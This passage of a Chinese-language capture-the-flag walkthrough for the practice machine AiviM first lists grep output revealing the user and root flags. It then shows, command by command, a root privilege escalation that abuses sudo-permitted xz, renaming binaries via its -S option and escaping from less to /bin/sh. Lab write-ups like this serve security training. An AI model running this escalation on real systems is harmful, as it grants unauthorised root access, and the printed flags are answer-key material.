111.txt:Apr 11 21:50:40 PyCrt dbus-daemon[331]: [system] Activating via systemd: service name='org.freedesktop.PackageKit' unit='pflag{root}
111.txt:Apr 11 21:50:40 PyCrt dbus-daemon[331]: [system] Activating via systemd: service name='org.freedesktop.PackageKit' unit='pflag{root}
111.txt:Apr 11 21:50:40 PyCrt dbus-daemon[331]: [system] Activating via systemd: service name='org.freedesktop.PackageKit' unit='pflag{root}
111.txt:Apr 11 21:50:40 PyCrt dbus-daemon[331]: [system] Activating via systemd: service name='org.freedesktop.PackageKit' unit='pflag{root}
111.txt:flag{root-}
111.txt:flag{root-4c9a8e628157da2dd87e05b076e6c32f}
user.txt:flag{user-81d8d14768647c1dffd3ebc6ba0c303}
Binary file 333.txt matches
000.txt:Apr 11 21:50:40 PyCrt dbus-daemon[331]: [system] Activating via systemd: service name='org.freedesktop.PackageKit' unit='pflag{root}
000.txt:flag{b42baba466402e32157a1cbba819664e}
000.txt:flag{e80ecc46ca5e00bf8a51c47f0cc3e868}
000.txt:Apr 11 21:50:40 PyCrt dbus-daemon[331]: [system] Activating via systemd: service name='org.freedesktop.PackageKit' unit='pflag{root}
000.txt:flag{b42baba466402e32157a1cbba819664e}
000.txt:flag{e80ecc46ca5e00bf8a51c47f0cc3e868}
000.txt:Apr 11 21:50:40 PyCrt dbus-daemon[331]: [system] Activating via systemd: service name='org.freedesktop.PackageKit' unit='pflag{root}
000.txt:flag{user-81d8d14768647c1dffd3ebc6ba0c303}
000.txt:flag{root-}
000.txt:flag{root-4c9a8e628157da2dd87e05b076e6c32f}
welcome@AiviM:~$ 11
```

真找到了。

提权-ROOTSHELL

思路来自靶机作者Tuf，xz有个-S参数，可以指定后缀名，来回倒腾达到移动文件的目的。

```
welcome@AiviM:~$ which xz
/usr/bin/xz
welcome@AiviM:~$ cd /usr/bin/
welcome@AiviM:/usr/bin$ ls -liah x*
263650 -rwxr-xr-x 1 root root 71K Feb 16 2019 xargs
272039 -rwxr-xr-x 1 root root 52K Jan 5 2021 xauth
289738 -rwxr-xr-x 1 root root 234 Dec 27 2018 xdg-user-dir
289739 -rwxr-xr-x 1 root root 27K Dec 27 2018 xdg-user-dirs-update
292542 -rwxr-xr-x 1 root root 15K Feb 28 2020 xkbbell
292543 -rwxr-xr-x 1 root root 213K Feb 28 2020 xkbcomp
292544 -rwxr-xr-x 1 root root 39K Feb 28 2020 xkbevd
292545 -rwxr-xr-x 1 root root 91K Feb 28 2020 xkbprint
```



```
292546 -rwxr-xr-x 1 root root 24K Feb 28 2020 xkbvleds
292547 -rwxr-xr-x 1 root root 24K Feb 28 2020 xkbwatch
292180 -rwxr-xr-x 1 root root 35K Mar 28 2024 xml2stems
274039 -rwxr-xr-x 1 root root 5.1K Nov 25 2023 xsubpp
293091 -rwxr-xr-x 1 root root 5.6K Apr 10 2024 xvfb-run
265715 -rwxr-xr-x 1 root root 19K Sep 27 2023 xxd
267932 -rwxr-xr-x 1 root root 80K Apr 11 2022 xz
267950 lrwxrwxrwx 1 root root 2 Apr 11 2022 xzcat -> xz
267951 lrwxrwxrwx 1 root root 6 Apr 11 2022 xzcmp -> xzdiff
267933 -rwxr-xr-x 1 root root 6.5K Apr 11 2022 xzdiff
267952 lrwxrwxrwx 1 root root 6 Apr 11 2022 xzegrep -> xzgrep
267953 lrwxrwxrwx 1 root root 6 Apr 11 2022 xzfgrep -> xzgrep
267934 -rwxr-xr-x 1 root root 5.8K Apr 11 2022 xzgrep
267935 -rwxr-xr-x 1 root root 1.8K Apr 11 2022 xzless
267936 -rwxr-xr-x 1 root root 2.2K Apr 11 2022 xzmore
```

选择x开头，能sudo提权的，作者选择xargs，我来换一个选择xzless吧。

```
welcome@AiviM:/usr/bin$ sudo xz -S 123 -zf xzless
welcome@AiviM:/usr/bin$ ls xzless123
xzless123
welcome@AiviM:/usr/bin$ sudo xz -S zless123 -df xzless123
welcome@AiviM:/usr/bin$ ls x
x
welcome@AiviM:/usr/bin$ sudo xz -S z123 -zf x
welcome@AiviM:/usr/bin$ ls xz
xz      xz123    xzcat    xzcmp    xzdiff    xzegrep  xzfgrep  xzgrep    xzmore
welcome@AiviM:/usr/bin$ sudo xz -S 123 -df xz123
welcome@AiviM:/usr/bin$ sudo xz /etc/hosts
!/bin/sh
id
uid=0(root) gid=0(root) groups=0(root)
```

```
There is no format=auto option ("less --help" for help)
There is no format=auto option ("less --help" for help)
# id
uid=0(root) gid=0(root) groups=0(root)
#
#
#
#
#
#
#
#
#
# ls /root
rootPro0f.txt
# cat /root/rootPro0f.txt
flag{root-4c9a8e628157da2dd87e05b076e6c32f}
# █
```